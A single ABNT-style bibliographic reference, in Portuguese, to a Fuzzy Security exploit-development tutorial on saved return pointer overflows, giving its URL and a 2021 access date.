PART 2: Saved Return Pointer Overflows. **Fuzzy Security 2.0**. [s.d]. Disponível em: <<https://www.fuzzysecurity.com/tutorials/expDev/2.html>>. Acesso em: 29 mar. 2021.